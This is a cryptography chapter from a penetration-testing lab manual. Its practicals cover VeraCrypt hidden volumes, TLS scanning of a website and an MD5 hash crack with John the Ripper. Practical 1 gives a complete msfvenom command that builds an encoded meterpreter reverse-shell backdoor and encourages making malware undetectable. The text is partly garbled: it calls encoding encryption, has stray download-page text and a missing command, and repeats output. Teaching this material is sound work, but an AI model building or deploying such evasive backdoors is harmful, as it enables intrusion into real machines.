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## Chapter 20

# Cryptography

Lab Manual

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## Practical 1: Encrypting a backdoor with msfvenom encoding options.

In this practical, we use encoding options in **msfvenom** to create an encrypted malicious file. Option **-e** indicates the name of the encoder and **-i** is to mention a number of iterations.

*Syntax:*

**msfvenom -p <payload name> LHOST=<attacker IP> LPORT<attacker port number> -f <format of the output> -o output name -e <encoder name> -i <number of iterations>**

To view the list of encoders, execute the below command

**msfvenom --list encoder**

```
root@kali:~# msfvenom --list encoder

Framework Encoders
=====
Name                               Rank      Description
----
cmd/echo                           good      Echo Command Encoder
cmd/generic_sh                     manual    Generic Shell Variable Substitution Command Encoder
cmd/ifs                             low       Generic ${IFS} Substitution Command Encoder
cmd/perl                           normal    Perl Command Encoder
cmd/powershell_base64              excellent Powershell Base64 Command Encoder
cmd/printf_php_mq                  manual    printf(1) via PHP magic_quotes Utility Command Encoder
generic/eicar                      manual    The EICAR Encoder
generic/none                       normal    The "none" Encoder
mipsbe/byte_xori                   normal    Byte XORi Encoder
mipsbe/longxor                    normal    XOR Encoder
mipsle/byte_xori                   normal    Byte XORi Encoder
mipsle/longxor                    normal    XOR Encoder
php/base64                         great     PHP Base64 Encoder
ppc/longxor                       normal    PPC LongXOR Encoder
ppc/longxor_tag                   normal    PPC LongXOR Encoder
sparc/longxor_tag                 normal    SPARC DWORD XOR Encoder
x64/xor                           normal    XOR Encoder
```

Execute following command to a backdoor named back.exe using **x86/shikata\_ga\_nai**

*Command:*


**msfvenom -p windows/meterpreter/reverse\_tcp LHOST=192.168.0.103 LPORT=1234 -f exe -o /var/www/html/back.exe -e x86/shikata\_ga\_nai -i 7**

Try to add different encoding options, to make malware undetectable.

# Practical 2: Creating an encrypted virtual disk using VeraCrypt.

## Part 1 – VeraCrypt Volume Creation

Download Windows version of VeraCrypt software from <https://www.veracrypt.fr/en/Downloads.html>. Double-click the downloaded file to install VeraCrypt.






Note to publishers: If you intend to host our files on your server, please instead consider linking to the software is concerned. Thank you.


[Supported versions of operating systems](#)

PGP Public Key: [https://www.idrix.fr/VeraCrypt/VeraCrypt\\_PGP\\_public\\_key.asc](https://www.idrix.fr/VeraCrypt/VeraCrypt_PGP_public_key.asc) (ID=0x54DDD392)

### Latest Stable Release - 1.22 (Friday March 30, 2018)

-  **Windows:** [VeraCrypt Setup 1.22.exe \(29.6 MB\)](#) ([PGP Signature](#))
  - Portable version: [VeraCrypt Portable 1.22.exe \(29.4 MB\)](#) ([PGP Signature](#))
-  **Mac OS X:** [VeraCrypt 1.22.dmg \(11.1 MB\)](#) ([PGP Signature](#))
  - [OSXFUSE](#) 2.5 or later must be installed.
-  **Linux:** [veracrypt-1.22-setup.tar.bz2 \(14.6 MB\)](#) ([PGP Signature](#))


Launch VeraCrypt from Windows Start menu. To create an encrypted VeraCrypt Volume, click on **Create Volume** as shown in below image.



Select **Create an encrypted file container** on VeraCrypt volume creation wizard.




Select type of volume to be created. In this case, we choose **Standard VeraCrypt volume**




VeraCrypt creates an encrypted container, which is later used to store files. VeraCrypt treats this newly created volume as a normal file on the hard disk. Specify the **volume location** by selecting an existing file from the disk. In this case, we have selected a **PDF** document.


**Note:** the selected file will be replaced by the newly created volume (we will not be able to access the file contents later). Read the information displayed on the wizard carefully to know more about file selection.



Choose an Encryption and Hash Algorithm for creating the new VeraCrypt volume.





Specify the size of VeraCrypt container.




Provide a password which is used to protect the VeraCrypt volume. (Read the information displayed on the wizard).



Move the mouse randomly within volume creation wizard until randomness indicator turns green. This increases the cryptographic strength of keys used for encryption. Once done, click on **Format**.




After successful creation of VeraCrypt volume click on **Exit** to close the volume wizard.







## Part 2 – Storing files in an Encrypted VeraCrypt Volume

Select a Drive letter, click on **Select File** to select previously provided pdf document (used as a container) then click on **Mount** to mount the hidden VeraCrypt container.




Provide the **password** and click on **OK** to unlock the encrypted container.






After completing the above process, we can access the hidden disk as a normal hard drive (K) as shown in the below image. We can store files in this drive(100 MB) which will be encrypted and hidden for normal usage.



Click on Dismount to hide the VeraCrypt volume.



***Note: it is important to preserve document used to create volume and VeraCrypt software to access files stored in this VeraCrypt volume.***

## Practical 3: Identifying SSL details using SSLScan.

Execute below commands to start *sslscan* and retrieve details such as ciphers used and SSL certificate.

```
root@kali:~# sslscan --show-certificate

1.11.11-static
OpenSSL 1.0.2-chacha (1.0.2g-dev)

Command:
  sslscan [Options] [host:port | host]

Options:
  --targets=<file>      A file containing a list of hosts to check.
                        Hosts can be supplied with ports (host:port)
  --sni-name=<name>     Hostname for SNI
  --ipv4, -4            Only use IPv4
  --ipv6, -6            Only use IPv6
  --show-certificate    Show full certificate information
  --no-check-certificate Don't warn about weak certificate algorithm
  --show-client-cas     Show trusted CAs for TLS client auth
  --show-ciphers        Show supported client ciphers
  --show-cipher-ids     Show cipher ids
```

```
root@kali:~# sslscan --show-certificate www.hackerschool.in
Version: 1.11.11-static
OpenSSL 1.0.2-chacha (1.0.2g-dev)

Connected to 50.87.26.106

Testing SSL server www.hackerschool.in on port 443 using SNI name www.hackerschool.in

  TLS Fallback SCSV:
Server supports TLS Fallback SCSV

  TLS renegotiation:
Secure session renegotiation supported

  TLS Compression:
Compression disabled

  Heartbleed:
TLS 1.2 not vulnerable to heartbleed
TLS 1.1 not vulnerable to heartbleed
TLS 1.0 not vulnerable to heartbleed

  Supported Server Cipher(s):
Preferred TLSv1.2 256 bits ECDHE-RSA-AES256-GCM-SHA384 Curve P-256 DHE 256
Accepted TLSv1.2 128 bits ECDHE-RSA-AES128-GCM-SHA256 Curve P-256 DHE 256
Accepted TLSv1.2 256 bits ECDHE-RSA-AES256-SHA384 Curve P-256 DHE 256
Accepted TLSv1.2 128 bits ECDHE-RSA-AES128-SHA256 Curve P-256 DHE 256
Accepted TLSv1.2 256 bits ECDHE-RSA-AES256-SHA Curve P-256 DHE 256
Accepted TLSv1.2 128 bits ECDHE-RSA-AES128-SHA Curve P-256 DHE 256
Preferred TLSv1.1 256 bits ECDHE-RSA-AES256-SHA Curve P-256 DHE 256
Accepted TLSv1.1 128 bits ECDHE-RSA-AES128-SHA Curve P-256 DHE 256
Preferred TLSv1.0 256 bits ECDHE-RSA-AES256-SHA Curve P-256 DHE 256
```

Certificate blob:

Version: 2

Serial Number: 80:9c:dd:20:0e:a6:fe:70:c0:b9:68:87:f8:f6:d0:c5

Signature Algorithm: sha256WithRSAEncryption

Issuer: /C=GB/ST=Greater Manchester/L=Salford/O=COMODO CA Limited/CN=COMODO RSA Domain Validation Secure Server CA

Not valid before: Aug 13 00:00:00 2017 GMT



Not valid before: Aug 13 00:00:00 2017 GMT  
Not valid after: Aug 27 23:59:59 2018 GMT  
Subject: /OU=Domain Control Validated/OU=Hosted by Just Host/OU=PositiveSSL/CN=hackerschool.in  
Public Key Algorithm: rsaEncryption  
RSA Public Key: (2048 bit)  
Public-Key: (2048 bit)

Modulus:  
00:cd:c4:88:27:7d:d9:fb:92:ab:73:ae:4c:54:13:  
2d:43:03:77:c5:35:91:e2:12:0d:e5:26:27:4e:34:  
e0:f1:04:10:0d:98:06:a7:a8:cd:64:15:ef:6e:47:  
84:de:6f:93:fd:53:66:6b:2f:bd:ee:05:ae:60:49:  
3a:36:00:ea:4d:07:01:07:6b:74:6c:41:29:74:5d:  
fd:e9:4c:ac:c7:e1:7b:83:37:bc:6a:a5:74:ea:d9:  
cf:32:af:82:8d:54:a5:88:be:cf:13:3a:f7:4c:2c:  
88:dd:aa:b9:60:f1:a6:6b:5f:26:9a:60:3f:8a:68:  
62:a2:67:d3:59:fb:64:ae:b3:35:f5:8b:d3:0d:b1:  
13:45:de:72:5e:91:9d:34:07:5f:08:c5:03:56:27:  
58:19:8d:4e:69:f8:08:5b:60:9f:c5:0e:ac:f3:85:  
89:18:c1:ae:63:1e:9a:6d:66:a5:7e:19:90:6b:ce:  
a3:55:60:92:bc:63:c1:69:d0:6b:6a:23:46:63:38:  
26:00:5b:73:db:f7:45:fd:6c:d6:04:0a:c0:0b:56:  
b3:59:cd:2b:14:e0:33:3e:38:ab:1e:26:14:e5:7d:  
d7:a5:31:0d:f4:f7:84:0d:be:0e:2e:11:cd:59:99:  
b9:05:bd:62:45:42:a9:71:85:30:86:c2:8a:98:a3:  
b3:29

Exponent: 65537 (0x10001)

X509v3 Extensions:

X509v3 Authority Key Identifier:  
keyid:90:AF:6A:3A:94:5A:0B:D8:90:EA:12:56:73:DF:43:B4:3A:28:DA:E7

X509v3 Subject Key Identifier:  
E9:44:DF:7C:53:4E:CC:2F:7D:B6:79:4B:61:35:80:67:7D:07:24:72

X509v3 Key Usage: critical  
Digital Signature, Key Encipherment

X509v3 Basic Constraints: critical

CA:FALSE

X509v3 Extended Key Usage:  
TLS Web Server Authentication, TLS Web Client Authentication

X509v3 Subject Key Identifier:  
E9:44:DF:7C:53:4E:CC:2F:7D:B6:79:4B:61:35:80:67:7D:07:24:72

X509v3 Key Usage: critical  
Digital Signature, Key Encipherment

X509v3 Basic Constraints: critical  
CA:FALSE

X509v3 Extended Key Usage:  
TLS Web Server Authentication, TLS Web Client Authentication

X509v3 Certificate Policies:  
Policy: 1.3.6.1.4.1.6449.1.2.2.7  
CPS: <https://secure.comodo.com/CPS>  
Policy: 2.23.140.1.2.1

X509v3 CRL Distribution Points:

Full Name:  
URI:<http://crl.comodoca.com/COMODORSADomainValidationSecureServerCA.crl>

Authority Information Access:  
CA Issuers - URI:<http://crt.comodoca.com/COMODORSADomainValidationSecureServerCA.crt>  
OCSP - URI:<http://ocsp.comodoca.com>

X509v3 Subject Alternative Name:  
DNS:hackerschool.in, DNS:www.hackerschool.in

Verify Certificate:  
unable to get local issuer certificate

SSL Certificate:

Signature Algorithm: sha256WithRSAEncryption  
RSA Key Strength: 2048

Subject: hackerschool.in  
AltNames: DNS:hackerschool.in, DNS:www.hackerschool.in  
Issuer: COMODO RSA Domain Validation Secure Server CA

Not valid before: Aug 13 00:00:00 2017 GMT  
Not valid after: Aug 27 23:59:59 2018 GMT

## Practical 4: Identifying misconfigurations on the web server.

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Execute below command to analyze web servers and identify misconfigurations.

```
root@kali:~# sslyze --regular www.hackerschool.in

AVAILABLE PLUGINS
-----

PluginSessionResumption
PluginHSTS
PluginHeartbleed
PluginOpenSSLCipherSuites
PluginCompression
PluginSessionRenegotiation
PluginChromeShalDeprecation
PluginCertInfo

CHECKING HOST(S) AVAILABILITY
-----

www.hackerschool.in:443          => 50.87.26.106:443
```

## Practical 5: Evaluating Security of protocols running on a web server

Execute the following command to evaluate the security of SSL/TLS protocols running on the web server.

```
root@kali:~# tlssled hackerschool.in 443
-----
TLSSled - (1.3) based on sslscan and openssl
      by Raul Siles (www.taddong.com)
-----
openssl version: OpenSSL 1.1.0h 27 Mar 2018
-----
Date: 20180710-095956
-----

[*] Analyzing SSL/TLS on hackerschool.in:443 ...
[.] Output directory: TLSSled_1.3_hackerschool.in_443_20180710-095956 ...

[*] Checking if the target service speaks SSL/TLS...
[.] The target service hackerschool.in:443 seems to speak SSL/TLS...

[.] Using SSL/TLS protocol version:
    (empty means I'm using the default openssl protocol version(s))

[*] Running sslscan on hackerschool.in:443 ...

[-] Testing for SSLv2 ...

[-] Testing for the NULL cipher ...
```

```
[-] Testing for weak ciphers (based on key length - 40 or 56 bits) ...

[+] Testing for strong ciphers (based on AES) ...
Accepted TLSv1.2 128 bits ECDHE-RSA-AES128-GCM-SHA256 Curve P-256 DHE 256
Accepted TLSv1.2 256 bits ECDHE-RSA-AES256-SHA384 Curve P-256 DHE 256
Accepted TLSv1.2 128 bits ECDHE-RSA-AES128-SHA256 Curve P-256 DHE 256
Accepted TLSv1.2 256 bits ECDHE-RSA-AES256-SHA Curve P-256 DHE 256
Accepted TLSv1.2 128 bits ECDHE-RSA-AES128-SHA Curve P-256 DHE 256
Accepted TLSv1.1 128 bits ECDHE-RSA-AES128-SHA Curve P-256 DHE 256
Accepted TLSv1.0 128 bits ECDHE-RSA-AES128-SHA Curve P-256 DHE 256
```

```
[.] Testing for the certificate CA issuer ...
Issuer: COMODO RSA Domain Validation Secure Server CA

[.] Testing for the certificate validity period ...
Today: Tue Jul 10 14:00:24 UTC 2018
Not valid before: Aug 13 00:00:00 2017 GMT
Not valid after: Aug 27 23:59:59 2018 GMT
```

```
[*] Testing for client authentication using digital certificates ...

SSL/TLS client certificate authentication IS NOT required

[*] Testing for TLS v1.1 and v1.2 (CVE-2011-3389 vuln. aka BEAST) ...

[-] Testing for SSLv3 and TLSv1 support ...
Accepted TLSv1.2 128 bits ECDHE-RSA-AES128-GCM-SHA256 Curve P-256 DHE 256
Accepted TLSv1.2 256 bits ECDHE-RSA-AES256-SHA384 Curve P-256 DHE 256
Accepted TLSv1.2 128 bits ECDHE-RSA-AES128-SHA256 Curve P-256 DHE 256
Accepted TLSv1.2 256 bits ECDHE-RSA-AES256-SHA Curve P-256 DHE 256
Accepted TLSv1.2 128 bits ECDHE-RSA-AES128-SHA Curve P-256 DHE 256
Accepted TLSv1.1 128 bits ECDHE-RSA-AES128-SHA Curve P-256 DHE 256
```




Execute the following command and provide hash value to identify the algorithm used to generate the concerned hash.

We can also use ***findmyhash*** tool to identify hashing algorithms based on the results provided by online hash identifying services.

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## Practical 7: Cracking encrypted passwords using John the ripper

Web application store passwords in the form of hashes. To retrieve actual password (plain-text) from the hash value, we can take the help of *John the ripper*. Executing the below command with necessary options will perform a rainbow attack against wordlist to identify the actual password.



The screenshot shows a terminal window on a Kali Linux system. At the top, a file editor window displays a hash: `4baf5897963fc12d1cd8fe1a02eb48fb`. Below it, the terminal window shows the command `john --format=Raw-MD5 /root/Desktop/hash.txt` being executed. The output indicates that one password hash was loaded and a rainbow attack was performed. The cracked password, `Hacker`, is highlighted with a red box. The terminal also shows performance statistics and a completion message.

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# john --format=Raw-MD5 /root/Desktop/hash.txt  
Using default input encoding: UTF-8  
Loaded 1 password hash (Raw-MD5 [MD5 128/128 AVX 4x3])  
Press 'q' or Ctrl-C to abort, almost any other key for status  
Hacker (?)  
lg 0:00:00:00 DONE 2/3 (2018-07-10 20:40) 20.00g/s 55680p/s 55680c/s 55680C/s  
Fishing..Joanna  
Use the "--show" option to display all of the cracked passwords reliably  
Session completed
```